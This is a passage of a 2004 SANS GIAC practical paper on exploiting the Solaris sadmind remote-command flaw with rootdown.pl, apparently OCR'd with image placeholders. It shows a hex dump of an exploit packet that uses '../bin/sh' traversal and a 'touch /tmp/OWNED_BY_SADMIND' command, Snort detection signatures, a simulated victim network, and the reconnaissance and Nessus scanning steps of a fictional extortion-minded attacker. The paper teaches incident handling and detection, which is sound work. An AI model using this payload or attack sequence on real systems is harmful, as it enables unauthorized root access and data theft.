0x0120   2e2e 2f2e 2e2f 2e2e 2f2e 2e2f 2e2e 2f62        ../../../../../b
0x0130   696e 2f73 6800 0000 0000 041e 0000 000e        in/sh...........
0x0140   4144 4d5f 4657 5f56 4552 5349 4f4e 0000        ADM_FW_VERSION..
0x0150   0000 0003 0000 0004 0000 0001 0000 0000        ................
0x0160   0000 0000 0000 0008 4144 4d5f 4c41 4e47        ........ADM_LANG
0x0170   0000 0009 0000 0002 0000 0001 4300 0000        ............C...
0x0180   0000 0000 0000 0000 0000 000d 4144 4d5f        ............ADM_
0x0190   5245 5155 4553 5449 4400 0000 0000 0009        REQUESTID.......
0x01a0   0000 0012 0000 0011 3038 3130 3a31 3031        ........0810:101
0x01b0   3031 3031 3031 303a 3100 0000 0000 0000        0101010:1.......
0x01c0   0000 0000 0000 0009 4144 4d5f 434c 4153        ........ADM_CLAS
0x01d0   5300 0000 0000 0009 0000 0007 0000 0006        S...............
0x01e0   7379 7374 656d 0000 0000 0000 0000 0000        system..........
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
0x01f0   0000 000e 4144 4d5f 434c 4153 535f 5645        ....ADM_CLASS_VE
0x0200   5253 0000 0000 0009 0000 0004 0000 0003        RS..............
0x0210   322e 3100 0000 0000 0000 0000 0000 000a        2.1.............
0x0220   4144 4d5f 4d45 5448 4f44 0000 0000 0009        ADM_METHOD......
0x0230   0000 0016 0000 0015 2e2e 2f2e 2e2f 2e2e        ........../../..
0x0240   2f2e 2e2f 2e2e 2f62 696e 2f73 6800 0000        /../../bin/sh...
0x0250   0000 0000 0000 0000 0000 0008 4144 4d5f        ............ADM_
0x0260   484f 5354 0000 0009 0000 003c 0000 003b        HOST.......<...;
0x0270   4763 6968 536f 6c61 7269 7300 0000 0000        GcihSolaris.....
0x0280   0000 0000 0000 0000 0000 0000 0000 0000        ................
0x0290   0000 0000 0000 0000 0000 0000 0000 0000        ................
0x02a0   0000 0000 0000 0000 0000 0000 0000 0000        ................
0x02b0   0000 0000 0000 000f 4144 4d5f 434c 4945        ........ADM_CLIE
0x02c0   4e54 5f48 4f53 5400 0000 0009 0000 000c        NT_HOST.........
0x02d0   0000 000b 4763 6968 536f 6c61 7269 7300        ....GcihSolaris.
0x02e0   0000 0000 0000 0000 0000 0011 4144 4d5f        ............ADM_
0x02f0   434c 4945 4e54 5f44 4f4d 4149 4e00 0000        CLIENT_DOMAIN...
0x0300   0000 0009 0000 0001 0000 0000 0000 0000        ................
0x0310   0000 0000 0000 0011 4144 4d5f 5449 4d45        ........ADM_TIME
0x0320   4f55 545f 5041 524d 5300 0000 0000 0009        OUT_PARMS.......
0x0330   0000 001c 0000 001b 5454 4c3d 3020 5054        ........TTL=0.PT
0x0340   4f3d 3230 2050 434e 543d 3220 5044 4c59        O=20.PCNT=2.PDLY
0x0350   3d33 3000 0000 0000 0000 0000 0000 0009        =30.............
0x0360   4144 4d5f 4645 4e43 4500 0000 0000 0009        ADM_FENCE.......
0x0370   0000 0000 0000 0000 0000 0000 0000 0001        ................
0x0380   5800 0000 0000 0009 0000 0003 0000 0002        X...............
0x0390   2d63 0000 0000 0000 0000 0000 0000 0001        -c..............
0x03a0   5900 0000 0000 0009 0000 0201 0000 0200        Y...............
0x03b0   746f 7563 6820 2f74 6d70 2f4f 574e 4544        touch./tmp/OWNED
0x03c0   5f42 595f 5341 444d 494e 445f 2424 0000        _BY_SADMIND_$$..
......   [ 0s snipped ]
0x05a0   0000 0000 0000 0000 0000 0000 0000 0000        ................
0x05b0   0000 0000 0000 0000 0000 0010 6e65 746d        ............netm
0x05c0   6774 5f65 6e64 6f66 6172 6773                  gt_endofargs
```

This last request is substantially the same as the previous, invalid, request. There are only two differences. First, the host name is now correctly specified as GcihSolaris. Second, a single argument is included for the sh command. In the default rootdown.pl, this command is “touch /tmp/OWNED_BY_SADMIND_$$” where $$ is replaced by the process id of the sh process run by sadmind. The default rootdown.pl simply creates the file in /tmp to prove that the exploit was successful.

```
# ls -l /tmp
-rw-r--r--  1 root     root      0 Jun 24 09:04 OWNED_BY_SADMIND_596
```

A directory listing on the target machine shows that the file was indeed created. Rootdown.pl does of course provide the option of running custom commands, and can also continue prompting for as many commands as the attacker wishes to run.

2.4.4 Exploit variants

While there are multiple exploits for buffer overflow vulnerabilities in sadmind, there are no other exploits published for the poor default configuration

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

vulnerability. The code from rootdown.pl does appear one other place however. The author of rootdown.pl is also the author of the Metasploit Framework. He has included the same perl code in the Metasploit Framework as "solaris_sadmind_exec.pm".

In order to properly exploit this vulnerability in the scenario I am examining for this paper, I needed an executable that exploited the sadmind vulnerability as the first stage target computer did not have perl installed. I have taken rootdown.pl and converted it to a C program for this purpose. Nothing is changed in this version except for the language used to write it. I will discuss this further when describing the attack that I launched.

2.4.5 Signatures of the attack

Unlike the WebDav exploit, the sadmind attack does not by default cause any damage to the target system. No services are crashed, there is no buffer overflow, so users and administrators should not notice any overt indications that something is wrong with their system. Properly executed against a default environment, the sadmind exploit should leave no tracks on the target system itself. This is of course dependent on any output or errors generated by the actual commands executed by sadmind. Since no user is actually logging in, there are no entries in the Unix utmpx[36] database which normally lists all logins. If the attacker carelessly runs rootdown.pl to test for the exploit, he could end up creating multiple "/tmp/OWNED_BY_SADMIND_$$" files, however these can easily be removed during the course of the attack.

Sadmind can be configured to log all requests. This is done by starting sadmind with the "-l" command line option. If logging were enabled then the logfile would record the commands run by the attacker. Logging is not enabled by default however.

From a network point of view, it is relatively easy to spot exploit attempts, assuming that an IDS is positioned such that it will not generate false alarms from legitimate AdminSuite requests from authorized administrators.

Snort signature 585[37] will alert if it sees a udp request to rpcbind looking for the sadmind service. This signature will alert if it sees a portmapper getport request (0x000186A0 at offset 0x28 and 0x00000003 at 0x30 in the first rootdown.pl packet sent) for the sadmind service (0x00018788, offset 0x44). Signature 1272[38] is identical to 585 except that it alerts on tcp rpcbind requests.

Snort signature 2255[39] alerts on sadmind requests made over tcp that purport to

36 http://docs.sun.com/db/doc/816-0219/6m6njqbd3?q=utmpx&a=view
37 http://www.snort.org/snort-db/sid.html?sid=585
38 http://www.snort.org/snort-db/sid.html?sid=1272
39 http://www.snort.org/snort-db/sid.html?sid=2255

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

be from root. Signature 2256[40] detects the same thing except over udp. This would also generate alerts when rootdown.pl is used. Signature 2256 looks for the following in a udp packet:

- 0x18788 (rpc program 100232) 12 bytes into the packet0x18788
- 0x0000000100000001 (“SYS” security level) 4 bytes later
- Finally, after skipping the number of bytes specified by the next field in the packet (the length of the hostname, followed by the hostname), 0x00000000 indicates a UID of 0 or root

If the above three things are in a packet, then this is a sadmind request with “SYS” security and a UID of root, indicating a probable attack.

There are several other indications that would be visible from an IDS that this attack is taking place. A signature alerting on the presence of “../../..” followed by “/bin/sh” would indicate an attempt to start a shell using a directory traversal attack. Another indication of this attack is the message “Security exception on host <somename>. USER” that is returned by sadmind when the initial request is made by rootdown.pl using an invalid user name.

3 THE PLATFORMS/ENVIRONMENTS

3.1 Victim's Platform

There are two main platforms in use by the victim. First, the victim is running IIS 5.0 on a Windows 2000 Server with service pack 2 applied. The IIS server is hosting a web application that allows customers of the company to buy and sell natural gas. This application requires an Oracle database to store information about the transactions occurring. The FTP service is also running under IIS with anonymous access enabled. This is intended as a place for external vendors to exchange data with company staff. This data exchange is bidirectional, with both parties needing to send data to the other thus requiring the FTP site to be publicly readable and writable. The IIS server is located in a DMZ separated from both the internal network and the Internet by a firewall.

The second platform involved in this attack is a Solaris 8, Oracle database server which is on the company's internal network. Due to the high cost of Oracle licensing, the company tries to maintain a small number of large Oracle databases. As a result, this database contains a wide variety of critical exploration and production energy data. As this is a critical server, it is patched bi-annually when the administrators are able to secure a window in which the server can be brought down for patching. Given the quantity of critical data on

40 http://www.snort.org/snort-db/sid.html?sid=2256


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

the server, there is great reluctance from the business to both accept outages and risk incompatibilities with new patches. As a result, the sadmind patch, 116455[41], has not yet been applied.

3.2 The Source Network

An attack such as this would normally be initiated from a system that provides some anonymity to the attacker. The attacker would perhaps access the internet through an unsecured wireless access point, perhaps use an already compromised machine to originate the attack or a combination of both. I will be simulating this attack on my home network. The source network is a very simple home network, with Internet connectivity via a cable modem. The network is protected by a Linux iptables based firewall that performs address translation for internal systems, which are all on a single internal segment connected by a 100 megabit per second capable hub. The attack is originated from a Windows 2000 Server located on this network. To simulate this attack I am using VMWare on the Windows 2000 server to host a victim Windows 2000 Server and Solaris 8 x86 server. Both target systems are connected to my home network using a VMWare “bridged” network connection and therefore appear to be on the same network segment as my other systems. Nmap and Nessus scans were performed from a Debian Linux laptop also situated on the same network.

The Attacker's Network



41 http://sunsolve.sun.com/pub-cgi/findPatch.pl?patchId=116455&rev=01

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

3.3 The Target Network

The target network for the purposes of this attack centers around the firewall. The firewall has three interfaces, one facing the Internet, one for the DMZ where the IIS server is located and one facing the internal network where the Solaris Oracle server is located. The internal network is a large network with many network segments across many buildings and cities. The Solaris server being attacked however is in the same location as the firewall. The internal network has a layer 3 switch connecting all of the floors in the building as well as the servers in the computer room. The switch is also connected to the inside of the firewall. There are two IDS systems in the target network located on the Internet and internal sides of the firewall. The IDS systems are connected to the network by means of a network tap. If the IDS system were not present, the firewall would be connected to the Internet router using a crossover cable. A tap acts like a hub, and allows the IDS system to passively monitor all traffic passing through the tap. The advantage of the tap over a simple hub is that taps are designed to fail in a non-disruptive fashion. If a hub is used for IDS or sniffing purposes, the hub can potentially reduce network throughput (although a switch with a spanned port would alleviate this problem) and also becomes a single point of failure. The tap avoids both of these problems by allowing full duplex connections to all devices, and by "failing closed". If a tap fails or loses power for some reason, then the IDS will no longer see traffic, but there will continue to be electrical connectivity through the tap so that the network connection itself never fails. The following systems are involved (all networks are class C networks with a 24 bit netmask):

- Internet router. This is a Cisco router that is connected via ethernet to the ISP. The router has a basic ACL on the external interface to filter out the worst of the undesirable Internet traffic. This includes all incoming traffic from rfc1918[42] addresses as well as various services that should never be accessed from the Internet. These include the NetBIOS and Microsoft RPC ports 135, 139 and 445. The ACL is updated as necessary to filter out major worms. For example, the ACL was updated to block all UDP port 1434 traffic during the Slammer worm as the company has no need for publicly accessible SQL servers. For this writeup, the address on the inside of the router is 10.10.1.1.
- Firewall. The firewall is a Nokia appliance running Checkpoint Firewall NG. The firewall is configured to limit access both inbound and outbound as much as possible. Inbound access is only allowed to servers located in the DMZ, and then only the necessary ports are allowed. The firewall is stateful[43] so it is not necessary to leave high ports open for FTP or other similar protocols. Normally the firewall would limit connections from the DMZ to internal

42 http://www.faqs.org/rfcs/rfc1918.html
43 http://www.checkpoint.com/products/downloads/Stateful_Inspection.pdf

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

networks as well. In fact, every new server placed in the DMZ has these restrictions. The IIS server being attacked however is a relatively old server and was placed in the DMZ prior to the implementation of the policy restricting inbound connections. Additionally, nobody is really sure what services the IIS server requires on the inside of the network as the business is the owner of the server and they only know that it works, they don't know exactly how. As a result of this, the IIS server's inbound connections were only restricted by server, but not by service. It is able to communicate with the internal Oracle server on all ports. Finally, internal systems are limited in their access to the Internet. Common protocols such as http, https and FTP are allowed outbound, otherwise outbound access must be approved and enabled on a case by case basis by corporate security. The firewall has the address 10.10.1.2 on the Internet interface, 10.10.10.1 on the DMZ interface and 10.10.2.2 on the internal interface.

- IIS server. The IIS server located in the DMZ at 10.10.10.20 is running IIS 5.0 on Windows 2000 Server. Service pack 2 has been applied to this server. This server is one that was built specifically for the business. These servers are often treated differently from core infrastructure servers such as domain controllers. The infrastructure team is responsible for domain controllers and has such has full authority over them and keeps them patched up to date. The IIS server in the DMZ was built by the infrastructure team and patched to the current levels for that time, service pack 2. Since the server was built however, it has not been patched. The infrastructure team handed the server over to the business and as such they no longer have any responsibility for it. The business is more concerned with their day to day core business and do not consider the management or maintenance of the server. They assume that this is being cared for by the infrastructure team. As long as the server does not fail, the business does not pay attention to it from an operational point of view.
- IDS systems. The two IDS systems are connected to taps on the inside and outside of the firewall. They are managed by an out of band connection which is not shown in this diagram. Enterasys Dragon is the IDS platform used by the company.
- Internally the company uses a Cisco Catalyst 6513 for a core switch. This switch offers layer 3 switching and is used to connect all access layer switches and servers together. The two relevant router interfaces of the 6513 are 10.10.2.1 facing the firewall and 10.10.20.1 which routes all of the servers which are located on the 10.10.20.0/24 segment.
- The Oracle server is running on Solaris 8 at 10.10.20.20. The server is relatively well patched, but patch 116455 for sadmind has not yet been applied. This server is attached to terabytes of disk that contain a large


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

amount of the exploration and production data for the company. The operating system on this server is more or less a default install of Solaris. The belief of the Unix administrators at the company is that ease of use and management are the most important priorities. The internal network is considered trusted and currently there is no effort being expended to secure it in any way.

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

The Target System



© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

4 STAGES OF THE ATTACK

4.1 Reconnaissance

I am portraying an opportunistic attacker who is hoping to make both a name for himself and potentially some money. He knows that there are a large number of energy companies in his city. Having lived in the city for some time, the attacker has had several jobs at different energy companies. In a city with so many, a large part of the population has worked for one or more of them at some point in time. As a result, he knows a few things about the way that these companies do business. He knows that all of these companies have public “auction” web sites that aid them in taking their oil and gas to market. He also knows that these sites are often complex, are owned by the business, and are protected closely by the business. Unfortunately for the company, protecting these sites from a business point of view means ensuring that there is no down time and that they control who touches their systems and when. Having lost his job and being unable to find a new one during a recent downturn, the attacker has an idea for a way to potentially make some money, or at least gain a reputation in the hacking community. He will target one of these auction websites and try to gain as much confidential information as he can about the company's current position. He will then be in a position to do several things, bribe the company with a promise not to disclose this information, sell it to another company, or use its acquisition as a way to increase his hacker credentials in the hope of progressing in the underground community. This paper will focus on the acquisition of this information, not what the attacker does with the information after the fact.

Reconnaissance in this case is fairly simple for the attacker. He simply takes the names of the companies in town and starts searching for “auction and <company name>” on Google. Very quickly he turns up several promising looking sites. One of the first pages listed by Google is a page titled “Auction Rules, Terms and Conditions”. This turns out to be an agreement that must be signed by participants in an auction on this company's site. The agreement also happens to be located on the auction site itself. This provides the attacker with the site name of a potential target. It is then a simple matter for the attacker to use the “dig”[44] utility to determine the ip address of the web site.

```
# dig +short gasauction.companyname.com
10.10.10.20
```


4.2 Scanning

Now that he has the address of the website, it is time to see what services are available and if they are vulnerable to any attacks. Since the attacker already

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

knows the specific server that he wishes to attack, there is no real point in running Nmap[45] to scan the server. Nmap is a tool that can scan individual ip addresses or large ranges of addresses to determine which ports are open to the Internet. This is the most useful when an attacker wishes to scan all of the addresses allocated in a network (perhaps the entire network allocated to a target) in order to determine which systems are worth attacking. As this information is already known, the attacker simply uses Nessus[46] to scan for vulnerabilities on the site. Nessus will run Nmap as a part of its scan anyways. Nessus has many many options, most of the defaults will suffice, although here are some of the highlights:


Nessus allows the user to choose which vulnerabilities are scanned for. Although some vulnerabilities are clearly not relevant to a web server, the simplest approach is to choose the “Enable all buf dangerous plugins” option. This will cause Nessus to scan for all known vulnerabilities except for those where scanning may crash the target or cause a denial of service of the target. Due to the fact that there are so many plugins, doing this is more practical than hand selecting vulnerabilities for which to scan.




The “Prefs” tab allows a number of options to be set. Again, most of the defaults suffice. The following two images show how which Nmap options will be used when Nmap is run as a part of the scan.

45 http://www.insecure.org
46 http://www.nessus.org


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.



